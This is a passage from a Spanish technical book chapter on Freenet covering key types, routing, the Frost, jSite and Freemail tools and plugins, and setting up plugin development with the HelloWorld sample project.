El nodo local mantiene una lista de las versiones que conoce de un contenido, sin embargo solamente conoce la versión ya que los datos pueden estar o no estar almacenados en el datastore local y es una lista que se actualiza constantemente dependiendo de las últimas visitas realizadas al contenido.

Cuando se busca un número de versión positivo, se busca en la lista local de versiones por la versión especificada o una superior y en el caso de que encuentre alguna, siempre retornará el valor superior, mientras tanto, en un proceso independiente en background se realiza una búsqueda de nuevas versiones que aún no se encuentran incluidas en el listado de versiones local para adicionar dichos números en el registro de USK local.

Por ejemplo, asumiendo que se solicita una clave como la siguiente, el proceso de búsqueda será como se indica.

`USK@hash,clave descifrado,config. Criptográfica /sitioweb, 10`

Lo anterior buscará en el listado la versión 10 o una superior, una vez encontrada dicha versión, inicia un proceso para actualizar el listado local, pero el contenido que se sirve al usuario es el correspondiente a la versión especificada.

**Número de versión negativo**
Al indicar un número negativo como parámetro, se realiza una búsqueda profunda. En este caso, se intentará obtener las siguientes cuatro versiones sobre el número indicado en el nodo local y en otros nodos conocidos. El proceso de búsqueda se realiza en un ciclo incremental de cada cuatro versiones, el cual se interrumpe cuando ya no es posible encontrar las cuatro versiones siguientes ni en el nodo local ni en ninguno de los conocidos por la instancia, de esta forma existe cierto nivel de seguridad de que siempre se va a obtener la última versión disponible del contenido.

Por ejemplo, si se indica la siguiente clave, el proceso de búsqueda será como se indica.

```
USK@hash,clave descifrado,config. Criptografica /sitioweb, -5
```

El nodo de Freenet buscará las siguientes cuatro versiones (5 … 9) si se encuentra la versión "9" buscará las 4 siguientes (9 … 13). Este bucle se repetirá de forma consecutiva hasta que ya no sea posible encontrar alguna de las versiones. Dado que es una búsqueda que se realiza en el nodo local de y en otros nodos conocidos, se trata de una búsqueda que tardará mucho más que la búsqueda anterior indicando un valor positivo.

**Claves KSK (Keyword Subspace Keys)**
Se trata claves en Freenet que le permiten a un usuario almacenar páginas etiquetadas directamente en la red de Freenet (páginas o ficheros de texto plano) su formato es muy simple:

```
KSK@contenido.html
```

Como se puede apreciar, se trata del tipo de clave más simple pero no son claves que sean seguras contra el spam o "*hijacking*" del nombre del fichero, además es posible que el nombre del fichero ya haya sido utilizado anteriormente por otro usuario en la red y en tal caso, el sistema de detección de colisiones evitará la sobreescritura de una página previamente creada por alguien con el mismo nombre pero con un contenido distinto.

La descripción de la clave KSK no debe contener barras o caracteres especiales, ya que dichos elementos suelen ser tratados de forma diferente por el nodo de Freenet a la hora de crear la clave. Finalmente, una dirección del tipo KSK puede funcionar o bien como se ha explicado anteriormente, o realizar una redirección a otra dirección del tipo CHK, algo que se verá en las próximas secciones de este documento.

## 3.2.4 Enrutamiento en Freenet

Ahora que se ha explicado el formato de las claves en Freenet y se ha visto la forma en la que se estructuran los contenidos en diferentes tipos de claves, es el momento de explicar la forma en la que los nodos de la red encuentran información por medio de dichas claves.

En primer lugar, tanto las claves como los nodos están vinculados a una localización y dicha localización es simplemente un valor decimal entre 0 y 1 (exclusivo). Cuando un nodo en Freenet es iniciado por primera vez y se selecciona el modo de funcionamiento "*opennet*" en el que se admiten conexiones con cualquier nodo de la red. Las localizaciones son seleccionadas por el algoritmo de generación de localizaciones de Freenet y dicho valor se mantiene fijo, no obstante, en el caso de que el nodo sea iniciado en modo "*darknet*" en el que se admiten conexiones solamente con los nodos "*friends*", las localizaciones pueden cambiar dinámicamente. Las claves son asignadas a una localización por medio de un algoritmo de asignación que se basa o bien en el hash de los datos para las claves del tipo CHK o en el hash del nombre del documento y la clave pública en el caso de las claves del tipo SSK, USK y KSK. Por otro lado, las localizaciones son una lista circular y sirven para calcular la distancia entre los nodos que componen la red, de este modo, si la localización de un nodo es "0.98" y la localización de otro es "0.02", la distancia entre ambos nodos es de "0.04".

Con la información sobre la localización de una clave y uno o varios nodos, una instancia de Freenet puede realizar el proceso de enrutamiento correspondiente, a saber, cuando un nodo recibe una petición para obtener los contenidos de una clave determinada, en primer lugar verifica si es capaz de contestar a la petición del vecino buscando en su propio almacén de datos (datastore) por dicha clave. En el caso de que no cuente con los contenidos de la clave solicitada, el nodo consulta los campos "*pInstantReject*" y HTL (*Hops To Live*) para determinar si la solicitud debe ser enrutada al siguiente nodo o definitivamente debe ser descartada. En el caso de que la solicitud deba ser tratada, el nodo selecciona un listado de los nodos que en algún momento han contestado a la clave solicitada, esto le permite saber exactamente cuál es el camino más óptimo y que ha dado mejores resultados en el pasado, por este motivo algunos nodos en Freenet tienen mejor "reputación" y son conocidos en la red por responder a claves con un rango de localizaciones determinadas. En el caso de que la clave en cuestión sea completamente desconocida por el nodo receptor, se genera un listado de los nodos cuyas localizaciones sean las más próximas a la localización de la clave.

Finalmente, utilizando el listado de los nodos que potencialmente podrían contestar a la petición, el nodo receptor se encarga de comenzar por aquellos cuya localización sea la más cercana a la localización de la clave solicitada. En el caso de que alguno de los nodos sea capaz de contestar a la petición y devolver la información relacionada con la clave solicitada, el nodo receptor almacena la clave y el fichero en su almacén de datos local y responde a la petición iniciada por el nodo solicitante. Una de las ventajas de este modelo es que los contenidos se distribuyen en localizaciones concretas y se expande en la medida que los usuarios utilizan la red. Por este motivo, una de las mejores formas de contribuir a Freenet consiste simplemente en navegar por Freesites y consultar claves concretas a otros nodos, así como tener un almacén de datos lo suficientemente grande como para guardar el máximo número posible de claves y contenidos.

# 3.3 Gestión de servicios y complementos en Freenet

En cualquier nodo de Freenet existen varias aplicaciones y utilidades que facilitan su gestión y uso, además de permitir extender las funcionalidades que vienen incluidas por defecto. Ahora que se

ha explicado el funcionamiento de los "*datastores*" y cuáles son los diferentes tipos de claves que maneja Freenet para sus contenidos, es el momento de comenzar a utilizar las aplicaciones que dan soporte estos conceptos que hasta este momento han sido más teóricos que prácticos. Algunas de las aplicaciones más comunes en Freenet ya se encuentran incluidas en cualquier instalación estándar, sin embargo existen otras que es necesario instalar de forma independiente. En esta sección se hablará de dichas aplicaciones y su uso.

## 3.3.1 Frost

Se trata de una de las aplicaciones más populares en Freenet ya que permite interactuar con todos los tablones de anuncios de Freenet en tiempo real, así como compartir ficheros con otros usuarios que se encuentren conectados. Permite subir, descargar y compartir información de una forma fácil y sobre todo, anónima. Antiguamente era una aplicación que se encontraba incluida en algunas de las primeras instalaciones estándar de Freenet, sin embargo en las últimas versiones disponibles es necesario descargar la herramienta de forma independiente. Para descargar Frost, es necesario dirigirse al sitio web oficial del proyecto, el cual se encuentra alojado en la siguiente dirección: http://jtcfrost.sourceforge.net/

Una vez descargado el fichero comprimido correspondiente al software de Frost, se debe descomprimir y utilizar el ejecutable que viene incluido en el directorio raíz con el nombre "frost.sh". Es necesario darle privilegios adecuados para que pueda ejecutarse:

```
>chmod 755 frost.sh
>./frost.sh
```

Dado que se trata de una aplicación escrita en Java, es necesario tener instalada la máquina virtual de Java en el sistema en el que se ejecuta Frost. Lo primero que solicita la aplicación, es el puerto por el cual iniciará el servicio, el cual utiliza el protocolo FCP2 (*FreeNet Client Protocol 2*). Tal como se enseña en la imagen 03.08 es posible cambiar el valor por defecto (127.0.0.1:9481).





*Imagen 03.08: Inicio de Frost.*

Una vez realizada la conexión, se pueden observar diferentes foros, los cuales corresponden a una categoría concreta, no obstante también es importante anotar que la cantidad de contenidos indeseables e ilegales en algunos de dichos tableros puede resultar agobiante, ya que como se ha mencionado antes, los usuarios envían mensajes y ficheros en tiempo real y evidentemente no existe ningún tipo de restricción o control sobre los mensajes que allí se pueden ver.




*Imagen 03.09: Foros públicos de Freenet con Frost.*

El uso de Frost es muy intuitivo y no suele dar problemas, sin embargo, es necesario que desde Freenet se encuentre habilitado el puerto FCP que por defecto es el 9481. Dicha configuración se puede consultar en la siguiente ruta: http://127.0.0.1:8888/config/fcp

En el caso de que la aplicación no se inicie correctamente, es probable que sea necesario editar el fichero de configuración de la aplicación ubicado en <FROST_HOME>/config/frost.ini y establecer la siguiente opción "AvailableNodes = 127.0.0.1:9481".

## 3.3.2 JSite

La posibilidad de crear darknets y freesites son algunas de las características más interesantes en Freenet. Los freesites son servicios ocultos con bastantes similitudes a los "*eepsites*" de I2P, pero con la diferencia de que los contenidos web de un freesite se diseminan y distribuyen por la red de Freenet, garantizando de esta forma su disponibilidad. Una de las aplicaciones más populares a la hora de publicar freesites en Freenet es la aplicación "*JSite*", la cual se encuentra desarrollada en Java y es muy fácil de utilizar. La aplicación debe ser descargada desde el siguiente enlace: http://downloads.freenetproject.org/alpha/jSite/jSite.jar

Después de descargar la herramienta, se puede ejecutar utilizando la máquina virtual de Java.

```
>java -jar jSite.jar
```





*Imagen 03.10: Interfaz de JSite para gestionar Freesites.*

Tal como puede apreciarse en la imagen 03.10, se trata de una aplicación de escritorio que permite gestionar proyectos, los cuales serán publicados en Freenet. La primera interfaz de la aplicación solicita el ingreso de los datos básicos del proyecto. Casi todos los campos son generados de forma automática, solamente el nombre del proyecto y la ubicación de los contenidos son requeridos. La imagen 03.11 enseña los ficheros que se encuentran incluidos en el directorio local que se ha ingresado en la primera pantalla que enseña la aplicación. Es recomendable marcar la opción "*Default File*" con la página HTML o recurso por defecto que será enseñado al usuario cuando visite el sitio web.



*Imagen 03.11: Visualización de los recursos incluidos en el Freesite.*

Finalmente, cuando se presiona el botón "*Insert now*", se procede a crear el Freesite en Freenet con los contenidos del directorio seleccionado. La imagen 03.12 enseña el proceso de creación del servicio y en todo momento permite visualizar el progreso y el timestamp en el que ha comenzado el proceso. La inserción del proyecto en la red de Freenet puede ser un proceso lento y dependiendo de la cantidad de ficheros que se deben subir puede tardar varios minutos, ya que el modelo de enrutamiento y la arquitectura de la red hace que este tipo de actividades sean mucho más lentas que en otros servicios habituales en Internet.





*Imagen 03.12: Proceso de inserción de un Freesite en Freenet.*

Después de que todos los contenidos del Freesite son insertados en la red, se podrá utilizar la clave USK generada para poder acceder al servicio oculto en Freenet. En este punto termina el proceso de creación de un Freesite utilizando la herramienta "*Jsite*", no obstante también es posible gestionar los Freesites que se han creado anteriormente en la herramienta, pudiendo agregar, modificar o eliminar contenidos a Freesites existentes. El directorio "<USER_HOME>/.jSite" es el que contiene todos los detalles de configuración que le permiten a la herramienta mantener un registro de todos los sitios que se han ido creando con "*jSite*" y dada la simplicidad de la herramienta, no habría ningún problema a la hora de copiar y pegar dicho directorio en otro ordenador en el que también se utilice "*jSite*" para conservar los detalles de configuración de los proyectos creados.

La clave USK generada puede ser utilizada directamente desde la herramienta "*FProxy*" para acceder a los contenidos del servicio recién creado.

## 3.3.3 Complementos en Freenet

Herramientas como jSite y Frost se instalan y ejecutan de forma independiente a Freenet, sin embargo algunas aplicaciones se pueden instalar directamente en la instancia como un complemento integrado. Todos los complementos en FreeNet son equivalentes a los plugins en I2P, esto se debe a que I2P se basa en Freenet y algunas de sus características son comunes. Freenet divide dos tipos de complementos independientes, por un lado se encuentran los que son soportados oficialmente, mientras que hay otros que deben ser instalados de forma manual indicando su correspondiente clave de Freenet en el caso de encontrarse alojado en la red de Freenet. A continuación se explican algunos de los complementos más conocidos comenzado por aquellos que son soportados oficialmente por Freenet y que pueden ser cargados de forma directa utilizando "*Fproxy*".

La gestión de complementos en FreeNet se hace desde la aplicación "*FProxy*" en la opción de "complementos" ubicada en la siguiente ruta: http://127.0.0.1:8888/plugins/





*Imagen 03.13: Listado de complementos oficiales en Freenet.*

### 3.3.3.1 Web of Trust (complemento oficial)

Se trata de un complemento cuyo objetivo es el de crear y gestionar identidades anónimas que puedan ser utilizadas como mecanismo de confianza para comunicarse con otros usuarios de Freenet. Se trata de un complemento que sirve de apoyo a otros complementos tales como Freemail, FreeTalk entre otros, además también brinda un respaldo adicional contra ataques de denegación de servicio y SPAM. Es un plugin que habitualmente se utiliza en aplicaciones como foros y chats.

Dado que se trata de un plugin oficialmente soportado por Freenet su instalación resulta bastante simple. En primer lugar, desde la página de complementos de la instancia de Freenet (http://127.0.0.1:8888/plugins/) se debe seleccionar la aplicación y posteriormente presionar el botón de cargar. Una vez hecho esto, se debe esperar unos instantes a que el complemento se cargue correctamente en la instancia. Cuando dicho proceso termina, el complemento aparecerá dentro de la lista de complementos cargados.

En el caso de "*WebOfTrust*", una vez se ha cargado en el nodo de FreeNet, automáticamente aparecerá una nueva opción en el menú de la aplicación "*FProxy*" con el nombre de "*Community*" y desde allí se podrán realizar las siguientes actividades:

- Crear una identidad.
- Editar/Eliminar identidades.

- Introducción de identidades en Freenet.
- Listar Identidades conocidas en la red de Freenet.

Estas opciones serán útiles como apoyo a otros complementos que se verán a continuación en el presente capítulo.

Web of Trust

Navegación | Community | Intercambio de ficheros | Amigos | Conversación | Estado | Configuración | KeyUtils

My Identity
Known anonymous identities
Statistics
Log out

Known Identities

Filters and sorting

Show only nicks containing : Sort identities by : Nickname Ascending Submit

| Nickname | Added | Fetched | Publishes Trustlist | Score (Rank) | Trust/Comment | Update | Trusters | Trustees | Edition | Edition Hint |
|---|---|---|---|---|---|---|---|---|---|---|
| Not downloaded yet | 2m ago | Never | Yes | 100 (1) | 100 Automatically assigned trust to a seed identity. | | 1 | 0 | 0 | 0 |
| Not downloaded yet | 2m ago | Never | Yes | 100 (1) | 100 Automatically assigned trust to a seed identity. | | 1 | 0 | 4958 | 4959 |
| Not downloaded yet | 2m ago | Never | Yes | 100 (1) | 100 Automatically assigned trust to a seed identity. | | 1 | 0 | 9378 | 9379 |
| Not downloaded yet | 2m ago | Never | Yes | 100 (1) | 100 Automatically assigned trust to a seed identity. | | 1 | 0 | 1343 | 1344 |
| Not downloaded yet | 2m ago | Never | Yes | 100 (1) | 100 Automatically assigned trust to a seed identity. | | 1 | 0 | 1269 | 1270 |
| Nickname | Added | Fetched | Publishes Trustlist | Score (Rank) | Trust/Comment | Update | Trusters | Trustees | Edition | Edition Hint |

*Imagen 03.14: Identidades anónimas conocidas – Complemento Web of Trust.*

### 3.3.3.2 Floghelper (complemento oficial)

En la terminología de Freenet, un "*flog*" es un blog que se encuentra alojado al interior de la red. El complemento "*Floghelper*" contiene las herramientas necesarias para crear y gestionar flogs. Todos los flogs en Freenet requieren una identidad para su creación y posterior manipulación, con lo cual nuevamente es necesario utilizar el complemento "*Web Of Trust*" para utilizar una de las identidades creadas. Este complemento incluye las funcionalidades básicas para la creación de entradas utilizando editores simples, así como también insertar adjuntos y exportar el flog con todos sus contenidos. Su funcionamiento es bastante intuitivo, dado que solamente consta de un listado con los blogs creados en la instancia local y las acciones que se pueden llevar a cabo sobre cada uno de dichos blogs. Las operativas que se encuentran disponibles en el complemento se listan a continuación:

- Administrar entradas (crear, modificar y eliminar)
- Pre-visualizar el blog.
- Eliminar/Borrar el blog.
- Adicionar adjuntos.
- Exportar el blog.

FlogHelper

Navegación Community Intercambio de ficheros Amigos Conversación Estado Configuración KeyUtils FlogHelper Freemail

FlogHelper

Your flogs

Create a new flog

| ID | Activelink | Title | Author | Short description | Number of entries | Actions |
|---|---|---|---|---|---|---|
| B1B7F81 | | The Hacker Way | Adastra (3jy4q1awxtDCikvjBIOqkCKktTwKhzMH3gaeLxHULqs) | Seguridad en sistemas y técnicas de hacking. | 0 | Entries Preview Delete Edit Insert Attachments |
| ID | Activelink | Title | Author | Short description | Number of entries | Actions |

*Imagen 03.15: Listado de flogs creados– Complemento Floghelper.*

### 3.3.3.3 Freemail (complemento oficial)

Este complemento permite que cualquier cliente de correo electrónico pueda enviar mensajes de forma anónima utilizando Freenet. Del mismo modo que todos los complementos oficiales de Freenet, puede ser instalado desde la opción de "Complementos" ubicada en el menú "Configuración". No obstante, se trata de un complemento que a la fecha de redactar este documento se encuentra en constante desarrollo, por lo tanto es posible encontrar problemas si se instala directamente desde FProxy.

En el caso de encontrar cualquier tipo de error en su uso después de descargar e instalar la última versión disponible, el usuario tiene la posibilidad de utilizar una versión estable desde la siguiente ruta: http://downloads.freenetproject.org/alpha/plugins/Freemail/

Una vez que el complemento se encuentra cargado en la instancia de Freenet, es obligatorio configurar una nueva cuenta de correo que será utilizada para el envío mensajes de forma anónima, para ello se debe seleccionar la opción "Visite", con esto se abrirá una nueva ventana donde se ingresará la información relacionada con dicha cuenta y sus credenciales de acceso.

Después de crear la cuenta es necesario configurar un cliente de correo electrónico utilizando el puerto 3143 para el protocolo IMAP y el puerto 3025 para SMTP. Dicha configuración es bastante sencilla y se encuentra soportada por prácticamente todos los clientes de correo electrónico.

La cuenta de correo de Freemail que acaba de crearse tendrá el siguiente formato:

```
<usuario>@clave.freemail
```

Aquí <usuario> es el nombre de usuario que será necesario para cualquier cliente de correo electrónico y que permitirá identificar la cuenta como válida, la clave es generada automáticamente por el complemento. Con estos sencillos pasos se puede configurar cualquier cliente de correo electrónico utilizando los valores indicados anteriormente.





*Imagen 03.16: Complemento Freemail correctamente instalado en Freenet.*

# 3.4 Acceso programático

Freenet es una solución que se encuentra desarrollada en plataforma Java y cuenta con varias alternativas a la hora de crear componentes que se puedan integrar directamente en Freenet o que permitan controlar la instancia por medio del envío de comandos de forma programática. Por un lado, una buena forma de aportar dinamismo a una instancia de Freenet es utilizando la API de Freenet para construir complementos y por otro lado, también es posible utilizar una interfaz en modo texto para interactuar con Freenet sin necesidad de utilizar la herramienta "*Fproxy*", algo que es bastante habitual en sistemas en los que no se encuentra instalado un entorno gráfico.

## 3.4.1 Desarrollo de complementos en Freenet

En la red I2P es posible utilizar librerías tales como Streaming Library y BOB cuyo enfoque permite la interacción de forma programática con un nodo de I2P. Tal como se ha mencionado anteriormente, en Freenet también existe la posibilidad de crear aplicaciones en la forma de complementos para ejecutar diferentes tipos de operaciones utilizando Freenet como pasarela. Estos complementos pueden contener rutinas de código para interactuar directamente con la instancia local de Freenet o con otros nodos que se encuentran disponibles en la darknet.

La API para complementos que se encuentra disponible en Freenet es bastante similar a las librerías disponibles en I2P, ya que cuenta con una API en Java bastante completa, aunque desafortunadamente con poca documentación disponible, lo cual obliga a investigar la forma en la que se han creado otros complementos tales como Thaw o jSite. Ahora se detallan los requisitos necesarios y el procedimiento para crear un complemento básico utilizando la API de Freenet y Eclipse IDE.

**Requisitos**

1. Una instancia de Freenet correctamente instalada y configurada, tal y como se ha visto en las primeras secciones del presente capítulo.
2. Contar con una versión del JDK de Java 1.6 o superior: http://www.oracle.com/technetwork/java/javase/overview/index.html
3. Descargar e instalar Apache ANT: http://ant.apache.org/bindownload.cgi
4. Descargar e instalar GIT: http://git-scm.com/download
5. Descargar e instalar Eclipse IDE (opcional): http://www.eclipse.org/downloads/

Los requerimientos anteriores son útiles para clonar y compilar el proyecto de ejemplo que se distribuye en Freenet para el desarrollo de complementos. Dicho proyecto de ejemplo permite estudiar el código fuente y los principales elementos de la API de Freenet. El proyecto recibe el nombre de "*HelloWorldPlugin*" y se encuentra alojado en un repositorio en GitHub, el cual se puede clonar fácilmente con el siguiente comando.

```
>git clone git://github.com/freenet/plugin-HelloWorld-staging.git
```

Una vez clonado el proyecto, se procede a abrir Eclipse e importar el proyecto existente tal como se enseña en la imagen 03.17




*Imagen 03.17: Importación del complemento "plugin-HelloWorld-staging" en Eclipse IDE.*

Como puede apreciarse, justo después de importar el proyecto en el Eclipse existen múltiples errores de compilación que impiden desplegar el complemento correctamente. El motivo de dichos errores es debido a que las librerías necesarias para compilar las clases Java no se encuentran ubicadas en el "*classpath*" del entorno, con lo cual es necesario incluirlas en el IDE para que el proceso de compilación funcione correctamente. Dichas dependencias obligatorias corresponden a las clases e

interfaces que se encuentran incluidas en los ficheros *freenet-stable-latest.jar y freenet-ext.jar*, las cuales se encuentran ubicadas en el directorio raíz de la instalación de Freenet. Desde Eclipse se pueden incluir estas librerías haciendo click derecho sobre el proyecto y seleccionando "*Properties → Java Build Path → Libraries → Add External JARs...*" tal y como se puede apreciar en la imagen 03.18.

